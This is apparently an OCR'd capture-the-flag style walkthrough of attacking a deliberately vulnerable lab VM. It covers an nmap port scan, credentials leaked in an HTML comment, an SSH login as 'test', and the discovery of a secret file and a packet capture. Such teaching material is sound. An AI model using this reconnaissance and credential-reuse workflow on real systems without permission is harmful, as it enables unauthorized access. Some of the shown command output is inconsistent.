
Step1: Download CMROS.zip and extract the zip file.
Step2: Open VMWare.
Step3: Open Virtual Machine and click CMROS extracted folder Select the .ovf file




Step4: Power on the cmros virtual machine and consider IP address of cmros




Step5: Open Kali linux on and open terminal



Step6: Start attacking by following commands.



Open nmap tool and give the IP address of the CMROS. It shows only http service only in the nmap tool.




Now use the command below in the kali linux terminal


```
┌──(kali㉿kali)-[~]
└─$ nmap -p -65535 -T4 -A -V 192.168.232.128
Nmap version 7.92 ( https://nmap.org )
Platform: x86_64-pc-linux-gnu
Compiled with: liblua-5.3.6 openssl-1.1.1n libssh2-1.10.0 libz-1.2.11 libpcre-8.39 nmap-
libpcap-1.7.3 nmap-libdnet-1.12 ipv6
Compiled without:
Available nsock engines: epoll poll select
```

Now open again nmap tool and set intense scan, all tcp ports


→ Now it displays all ports like http and ssh.




Now open Kali Linux browser and search 192.168.232.128/(cmros ip address)



Right click → view page source



It displays the source code



After scrolling down the source code page there we can find username and password

```
        </pre>

<!--
Username : test
Password : ****
-->
        <ul>
                <li>
                   <tt>apache2.conf</tt> is the main configuration
                   file. It puts the pieces together by including all remaining configuration
                   files when starting up the web server.
                </li>

                <li>
                   <tt>ports.conf</tt> is always included from the
                   main configuration file. It is used to determine the listening ports for
                   incoming connections, and this file can be customized anytime.
                </li>

                <li>
                   Configuration files in the <tt>mods-enabled/</tt>,
                   <tt>conf-enabled/</tt> and <tt>sites-enabled/</tt> directories contain
                   particular configuration snippets which manage modules, global configuration
                   fragments, or virtual host configurations, respectively.
                </li>
```

Goto kali linux terminal and use the below command
Use the password we got from the view page source code which is **test**

```
┌──(kali㉿kali)-[~]
└─$ ssh test@192.168.232.128 -p 13652

Secure login on VulnOs GNU/Linux powered by Dropbear SSH server.
test@192.168.232.128's password:
test@VulnOs:~$
```

Use ls command

```
test@VulnOs:~$ ls
Desktop/   Downloads/ Music/     Templates/
Documents/ Images/    Public/    Videos/
test@VulnOs:~$
```


Use whoami to find the user


```
test@VulnOs:~$ whoami
test
```


To know the suspicious file redirect to Desktop and the use ls command


```
test@VulnOs:~$ cd Desktop
test@VulnOs:~/Desktop$ ls
cap.pcapng  s3cr3t.txt
```

Now go to Windows system, open browser and download WinSCP





Login
New Site
Session
File protocol:
SCP
Host name:
192.168.232.128
Port number:
13652
User name:
test
Password:
Save
Advanced...
Tools
Manage
Login
Close
Help
Show Login dialog on startup and when the last session is closed

